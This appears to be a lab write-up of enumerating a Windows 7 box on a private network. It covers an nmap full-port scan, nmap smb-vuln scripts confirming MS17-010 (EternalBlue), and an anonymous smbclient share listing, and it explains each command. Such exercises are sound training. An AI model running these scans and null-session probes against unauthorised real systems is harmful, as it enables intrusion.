
My first goal is to enumerate the box


So we start with a Nmap scan of the IP address

IP: 192.168.1.162



Syntx used : nmap -T4 -p- -A 192.168.x.xxx

We saw these ports open and now we can start to look into certain ports and see if they are exploitable



From AI we can see that maybe one of our first steps would be to look into the SMB since this is rated critcal


**Check for SMB vulnerabilities**

* Port 445 and 139 suggest SMB is active.
* Since the OS is Windows 7 SP1, it's likely vulnerable to:
  + **EternalBlue** (MS17-010) – critical RCE vuln.
  + **Null sessions / anonymous shares**
  + **Weak or no authentication**

**We did happen to find a vulnerability with a Nmap scan script**

# Check for SMB vulnerabilities (including EternalBlue)

nmap --script smb-vuln\* -p 445 192.168.1.162



scan confirms the target is **vulnerable to MS17-010 (EternalBlue)** — a high-impact Remote Code Execution vulnerability.

**✅ nmap**

This is the base command for running the Nmap network scanner.

**✅ --script smb-vuln\***

This tells Nmap to run **all scripts** that start with smb-vuln. These are NSE (Nmap Scripting Engine) scripts designed to check for vulnerabilities in the SMB service.

* Specifically includes:
  + smb-vuln-ms17-010.nse
  + smb-vuln-ms10-054.nse
  + smb-vuln-ms10-061.nse
  + ...and others if available.


**✅ -p 445**

This limits the scan to **TCP port 445**, which is the SMB port.


**✅ 192.168.1.162**

The **target IP address** you're scanning.

We looked in the smb client because it said it was open to guest and this what we found




smbclient -L \\\\192.168.1.162\\ -N  
  
 This asked for a list of shared SMB resources on the host at 192.168.1.162, **without using any credentials** (-N for no password).





Even though IPC$ doesn’t give files, its accessibility **is still useful**:


1. **Null sessions** can be used to:
   * **Enumerate users, groups, and shares**
   * **Mount attacks that exploit weak SMB configurations**


We got into the IPC but it didn’t have any files




